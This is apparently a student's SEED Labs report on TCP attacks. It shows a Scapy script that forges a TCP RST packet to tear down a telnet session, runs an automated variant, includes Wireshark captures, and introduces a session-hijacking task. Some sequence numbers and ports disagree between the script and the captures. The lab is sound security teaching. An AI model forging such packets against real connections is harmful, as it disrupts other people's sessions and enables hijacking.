
We now start over and establish a fresh Telnet Connection between the Victim and User 1 Command:

- **On User 1**

  # telnet 10.9.0.5

Now using **Wireshark (check the <u>latest packet</u> captured after telnet)** we are required to fill the below parameters in our **<u>reset.py</u>** code.

- **You are required to fill the following in the reset.py code**
  - **The source port**
  - **The destination port (23)**
  - **The next sequence number**
  - **Iface**



```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=38556, dport=23,flags="R", seq=3606261934)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,iface = 'br-7653732b9d9a', verbose=0)
```

Note: Do not Close the Telnet Connection between the Hosts


Now once we've filled the above fields, we can launch the TCP RST attack by executing the below command on the Attacker Machine (**try to break the existing telent connection**)

Command:


```
# python3 reset.py
```

What happens to the Telnet connection after the attack? Explain.

Please provide screenshots of your observations with the **new packets captured on Wireshark.**




```
seed-attacker:PES2UG21CS283:Maryam:/volumes/codes
$>ls
hijack.py  reset.py  reset_auto.py  reverse.py  synflood.py
seed-attacker:PES2UG21CS283:Maryam:/volumes/codes
$>python3 reset.py
SENDING RESET PACKET.........
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 40304           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 352233134       (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
```



[SEED Labs] Capturing from br-7653732b9d9a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
host 10.9.0.5 and tcp port 23

No.   Time                           Source              Destination         Protocol  Length  Info
   99 2023-09-14 14:08:09.720979848  10.9.0.1            10.9.0.5            TCP           66  38556 → 23 [ACK] Seq=3686261934 Ack=4
  100 2023-09-14 14:08:09.721563612  10.9.0.5            10.9.0.1            TELNET       131  Telnet Data ...
  101 2023-09-14 14:08:09.721583858  10.9.0.1            10.9.0.5            TCP           66  38556 → 23 [ACK] Seq=3686261934 Ack=4
  102 2023-09-14 14:08:09.731246168  10.9.0.5            10.9.0.1            TELNET        83  Telnet Data ...
  103 2023-09-14 14:08:09.731271615  10.9.0.1            10.9.0.5            TCP           66  38556 → 23 [ACK] Seq=3686261934 Ack=4
  104 2023-09-14 14:10:41.789355892  02:42:3b:53:4e:c1   Broadcast           ARP           42  Who has 10.9.0.5? Tell 10.9.0.1
  105 2023-09-14 14:10:41.789413507  02:42:0a:09:00:05   02:42:3b:53:4e:c1   ARP           42  10.9.0.5 is at 02:42:0a:09:00:05
  106 2023-09-14 14:10:41.808427505  10.9.0.6            10.9.0.5            TCP           54  38556 → 23 [RST] Seq=3686261934 Win=8

▸ Frame 106: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface br-7653732b9d9a, id 0
▸ Ethernet II, Src: 02:42:3b:53:4e:c1 (02:42:3b:53:4e:c1), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 38556, Dst Port: 23, Seq: 3686261934, Len: 0
      Source Port: 38556
      Destination Port: 23
      [Stream index: 2]
      [TCP Segment Len: 0]
      Sequence number: 3686261934
      [Next sequence number: 3686261934]
      Acknowledgment number: 0
      Acknowledgment number (raw): 0
      0101 .... = Header Length: 20 bytes (5)
    ▸ Flags: 0x004 (RST)
      Window size value: 8192
      [Calculated window size: 8192]
      [Window size scaling factor: -1 (unknown)]
      Checksum: 0xdd6e [unverified]
      [Checksum Status: Unverified]
```



```
root@user1: :/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 17:22:30 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@Victim: :~$ Connection closed by foreign host.
root@user1: :/# █
```

When we press enter the connection breaks.

Launching the attack automatically

Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack **is automated**. Please execute the below program in a similar fashion to the above steps, by first establishing a Telnet Connection between the Victim and User 1.


After establishing the Telnet connection between the Hosts', execute the below command on the Attacker Machine - please note you do not have to fill any fields, as the process is automated.

Please fill the Iface field in the reset_auto.py code before executing the below command on the Attacker Terminal


Command:

# **python3 reset_auto.py**

Provide screenshots of your observations.




```
seed-attacker:PES2UG21CS283:Maryam:/volumes/codes
$>python3 reset_auto.py

^Cseed-attacker:PES2UG21CS283:Maryam:/volumes/codes
$>python3 reset_auto.py
version    : BitField  (4 bits)                    = 4              (4)
ihl        : BitField  (4 bits)                    = None           (None)
tos        : XByteField                            = 0              (0)
len        : ShortField                            = None           (None)
id         : ShortField                            = 1              (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0              (0)
ttl        : ByteField                             = 64             (64)
proto      : ByteEnumField                         = 6              (0)
chksum     : XShortField                           = None           (None)
src        : SourceIPField                         = '10.9.0.5'     (None)
dst        : DestIPField                           = '10.9.0.1'     (None)
options    : PacketListField                       = []             ([])
--
sport      : ShortEnumField                        = 23             (20)
dport      : ShortEnumField                        = 38556          (80)
seq        : IntField                              = 4012641713     (0)
ack        : IntField                              = 0              (0)
dataofs    : BitField  (4 bits)                    = None           (None)
reserved   : BitField  (3 bits)                    = 0              (0)
flags      : FlagsField  (9 bits)                  = <Flag 4 (R)>   (<Flag 2 (S)>)
```


[SEED Labs] Capturing from br-7653732b9d9a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

host 10.9.0.5 and tcp port 23

No.	Time	Source	Destination	Protocol	Length	Info
115	2023-09-14 14:14:20.404813537	10.9.0.1	10.9.0.5	TCP	54	38570 → 23 [RST] Seq=1237541151 Win=1
116	2023-09-14 14:14:20.529856533	10.9.0.1	10.9.0.5	TELNET	67	Telnet Data ...
117	2023-09-14 14:14:20.571887486	10.9.0.5	10.9.0.1	TCP	66	23 → 38570 [ACK] Seq=1041903146 Ack=1
118	2023-09-14 14:14:20.578609239	10.9.0.1	10.9.0.5	TCP	54	38570 → 23 [RST] Seq=1237541152 Win=1
119	2023-09-14 14:14:20.691208331	10.9.0.1	10.9.0.5	TELNET	67	Telnet Data ...
120	2023-09-14 14:14:20.691225545	10.9.0.5	10.9.0.1	TCP	66	23 → 38570 [ACK] Seq=1041903146 Ack=1
121	2023-09-14 14:14:20.706899032	10.9.0.1	10.9.0.5	TCP	54	38570 → 23 [RST] Seq=1237541153 Win=1
122	2023-09-14 14:14:20.808349932	10.9.0.1	10.9.0.5	TCP	54	38570 → 23 [RST] Seq=1237541154 Win=1
123	2023-09-14 14:14:20.880995653	10.9.0.1	10.9.0.5	TELNET	67	Telnet Data ...
124	2023-09-14 14:14:20.881027979	10.9.0.5	10.9.0.1	TCP	54	23 → 38570 [RST] Seq=1041903146 Win=0
125	2023-09-14 14:14:20.969207154	10.9.0.1	10.9.0.5	TCP	54	38570 → 23 [RST] Seq=0 Win=1048576 Le

```
Frame 125: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface br-7653732b9d9a, id 0
Ethernet II, Src: 02:42:3b:53:4e:c1 (02:42:3b:53:4e:c1), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 38570, Dst Port: 23, Seq: 0, Len: 0
    Source Port: 38570
    Destination Port: 23
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 0
    [Next sequence number: 0]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)
  Flags: 0x004 (RST)
    Window size value: 8192
    [Calculated window size: 1048576]
```



```
[09/14/23]seed@VM:~/.../Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: Connection closed by foreign host.
```

Task 3: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 2 depicts how the attack works. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.





Figure 2 :TCP Session Hijacking Attack

Step 1: You will need Wireshark for this Task - Select the container interface and use the filter “Host 10.9.0.5 and tcp port 23”.

Step 2: Establish a Telnet connection between the user and the victim



host 10.9.0.5 and tcp port 23

```
No.   Time                           Source      Destination  Protocol  Length  Info
   54 2023-09-14 14:27:28.814119328  10.9.0.5    10.9.0.6     TCP           66  23 → 40356 [ACK] Seq=2286222332 Ack=
   55 2023-09-14 14:27:28.923657021  10.9.0.6    10.9.0.5     TELNET        68  Telnet Data ...
   56 2023-09-14 14:27:28.923696243  10.9.0.5    10.9.0.6     TCP           66  23 → 40356 [ACK] Seq=2286222332 Ack=
   57 2023-09-14 14:27:28.926969698  10.9.0.5    10.9.0.6     TELNET        68  Telnet Data ...
   58 2023-09-14 14:27:28.926998271  10.9.0.6    10.9.0.5     TCP           66  40356 → 23 [ACK] Seq=1981213849 Ack=
   59 2023-09-14 14:27:28.967696726  10.9.0.5    10.9.0.6     TELNET       476  Telnet Data ...
   60 2023-09-14 14:27:28.967755988  10.9.0.6    10.9.0.5     TCP           66  40356 → 23 [ACK] Seq=1981213849 Ack=
   61 2023-09-14 14:27:28.972428258  10.9.0.5    10.9.0.6     TELNET       131  Telnet Data ...
   62 2023-09-14 14:27:28.972443866  10.9.0.6    10.9.0.5     TCP           66  40356 → 23 [ACK] Seq=1981213849 Ack=
   63 2023-09-14 14:27:28.983354799  10.9.0.5    10.9.0.6     TELNET        83  Telnet Data ...
   64 2023-09-14 14:27:28.983421197  10.9.0.6    10.9.0.5     TCP           66  40356 → 23 [ACK] Seq=1981213849 Ack=
```


```
▸ Frame 64: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-7653732b9d9a, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 40356, Dst Port: 23, Seq: 1981213849, Ack: 2286222826, Len: 0
      Source Port: 40356
      Destination Port: 23
      [Stream index: 0]
